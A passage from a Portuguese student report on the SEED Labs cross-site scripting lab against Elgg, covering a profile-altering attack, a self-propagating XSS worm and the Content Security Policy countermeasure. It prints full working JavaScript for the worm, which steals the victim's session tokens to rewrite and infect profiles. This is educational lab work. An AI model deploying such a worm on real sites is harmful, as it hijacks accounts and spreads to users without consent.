
A Figura 11 apresenta o payload armazenado no campo de perfil do atacante. Após a vítima Alice visitar o perfil de Samy, seu próprio perfil é modificado sem o seu consentimento. A Figura 12 comprova a alteração: o campo About me de Alice passa a exibir "Samy is my Hero".

Figura 11 – Payload de modificação de perfil inserido no campo do atacante



Fonte: Elaborado pelo autor (2026).

Figura 12 – Perfil da vítima (Alice) modificado pelo ataque



Fonte: Elaborado pelo autor (2026).

5.3 Worm XSS Auto-Propagável (Task 6)

O ataque de maior gravidade consiste em um worm: um código que, além de modificar o perfil da vítima, copia a si mesmo para esse perfil, tornando a vítima um novo vetor de infecção. O desafio central é fazer o script obter uma cópia do próprio código. Adotou-se a abordagem DOM, na qual o worm lê o próprio conteúdo a partir da árvore do documento. Como a propriedade innerHTML não inclui as tags <script> externas, elas são reconstruídas

manualmente — com atenção ao fechamento, escrito como a concatenação "</" + "script>" para não encerrar o bloco prematuramente:


```
<script id="worm">
window.onload = function(){
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</" + "script>";
  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

  var name = "&name=" + elgg.session.user.name;
  var guid = "&guid=" + elgg.session.user.guid;
  var ts   = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token= "&__elgg_token=" + elgg.security.token.__elgg_token;
  var desc = "&description=SAMY is my hero" + wormCode;
  desc    += "&accesslevel[description]=2";

  var content = token + ts + name + desc + guid;
  var sendurl = "http://www.seed-server.com/action/profile/edit";
  var samyGuid = 59;
  if (elgg.session.user.guid != samyGuid) {
    var Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Content-Type",
        "application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
</script>
```

O campo accesslevel[description]=2 é essencial para a propagação: ele garante que a descrição infectada da vítima seja pública, permitindo que as próximas vítimas consigam lê-la e executá-la. A propagação foi validada em cadeia: o atacante Samy infectou Alice; em seguida, uma segunda vítima, Boby, visitou o perfil de Alice — e não o de Samy — e, ainda assim, foi contaminado. A Figura 13 comprova a auto-propagação: o perfil de Boby exibe "SAMY is my hero" sem que ele jamais tenha visitado o perfil do atacante original.

Figura 13 – Propagação do worm: perfil de Boby infectado a partir de Alice



Fonte: Elaborado pelo autor (2026).

6 CONTRAMEDIDA: CONTENT SECURITY POLICY (TASK 7)

Todos os ataques demonstrados dependem de um fator comum: o navegador executa scripts injetados no conteúdo da página. A contramedida moderna e eficaz contra o XSS é a Content Security Policy (CSP), um cabeçalho HTTP por meio do qual o servidor declara explicitamente de quais origens o navegador está autorizado a executar código JavaScript.

Com uma política adequada, o navegador bloqueia por padrão todo script embutido diretamente no HTML (inline) e todo script proveniente de origens não listadas, executando apenas o código de fontes confiáveis — a própria origem (self), domínios explicitamente autorizados ou scripts inline que apresentem um nonce correto. O cabeçalho pode ser definido tanto na configuração do servidor web (Apache) quanto pela própria aplicação (função header do PHP). Um exemplo de política é apresentado a seguir:

```
Content-Security-Policy:
  default-src 'self';
  script-src 'self' *.exemplo.com 'nonce-111-111-111'
```

O laboratório propõe a verificação do efeito do CSP por meio de uma página de teste composta por várias áreas, cada uma executando um script de origem distinta (inline, da própria origem, de domínios externos e inline com nonce). Carregada a partir de um servidor sem CSP, todas as áreas executam; carregada a partir de um servidor com CSP, apenas as áreas permitidas pela política são executadas, enquanto as demais são bloqueadas pelo navegador.

A relação direta com os ataques anteriores é imediata: como todos os payloads deste relatório são scripts inline injetados nos campos de perfil, uma política de CSP que não inclua a diretiva 'unsafe-inline' impede a sua execução. Mesmo que o atacante consiga armazenar o código malicioso no banco de dados, o navegador da vítima se recusa a executá-lo, neutralizando o XSS. Por essa razão, o uso de 'unsafe-inline' deve ser evitado, e a filtragem e a codificação das entradas do usuário devem ser adotadas como defesa complementar.

7 PROBLEMAS ENFRENTADOS E SOLUÇÕES

Durante a execução do laboratório, os principais problemas encontrados e as respectivas soluções foram:

- Incompatibilidade do VirtualBox com Apple Silicon: a máquina virtual oficial da SEED é baseada em x86 e não executa no processador ARM. Solução: utilizou-se o UTM com uma instalação própria do Ubuntu 22.04 ARM64, na qual o Docker foi instalado manualmente.
- Escolha do pacote correto: as imagens padrão do laboratório são compiladas para x86. Solução: utilizou-se o pacote Labsetup-arm.zip, versão ARM fornecida pela SEED, compatível com a arquitetura do equipamento.
- Domínio de destino incorreto no payload: os scripts enviavam as requisições para www.xsslabelgg.com, endereço da versão antiga (Ubuntu 16.04) do laboratório. Como consequência, nenhuma vítima era modificada. Solução: corrigiu-se o destino para www.seed-server.com, utilizado na versão 20.04.
- Verificação de guid mal configurada: em uma versão inicial do worm, a variável de controle foi igualada ao guid do usuário corrente, tornando a condição de envio sempre falsa e impedindo toda a propagação. Solução: fixou-se a variável no guid real do atacante (59), obtido via console do navegador.
- Bloqueio de colagem no console do navegador: o Chrome impede colar comandos no console por segurança. Solução: digitou-se "allow pasting" para liberar a funcionalidade e obter o guid do atacante.
- Resolução do domínio da aplicação: o sistema utiliza o endereço www.seed-server.com. Solução: o nome foi mapeado para o IP do contêiner no arquivo /etc/hosts.

8 CONSIDERAÇÕES FINAIS

O laboratório demonstrou, na prática, como uma aplicação que insere dados do usuário no HTML sem o devido tratamento fica exposta a ataques de Cross-Site Scripting. Foi possível: (i) executar código arbitrário no navegador da vítima; (ii) acessar e exfiltrar o cookie de sessão;

(iii) forjar requisições autenticadas em nome da vítima, adicionando amizades e alterando o perfil; e (iv) construir um worm capaz de se auto-propagar entre os usuários da rede social.

Evidenciou-se que o roubo de cookie, isoladamente, é limitado pela proteção anti-CSRF da aplicação, mas que essa proteção não impede ataques executados no próprio contexto da vítima, uma vez que o script injetado tem acesso aos tokens de segurança da página. A defesa adequada combina a codificação e a filtragem das entradas do usuário com a adoção de uma Content Security Policy restritiva, que impede a execução de scripts inline não autorizados.

Conclui-se que o tratamento correto de todo conteúdo gerado pelo usuário é indispensável. A prática segura recomendada é escapar sistematicamente as saídas HTML e restringir a execução de scripts por meio de CSP, eliminando a superfície de ataque explorada neste trabalho.

9 REFERÊNCIAS

DU, Wenliang. SEED Labs – Cross-Site Scripting (XSS) Attack Lab (Elgg). Syracuse University. Disponível em: https://seedsecuritylabs.org/Labs_20.04/Web/Web_XSS_Elgg/. Acesso em: 1 out. 2026.

KAMKAR, Samy. The Samy Worm: Technical explanation. 2005. Disponível em: https://samy.pl/myspace/. Acesso em: 1 out. 2026.

MOZILLA. Content Security Policy (CSP). MDN Web Docs. Disponível em: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP. Acesso em: 1 out. 2026.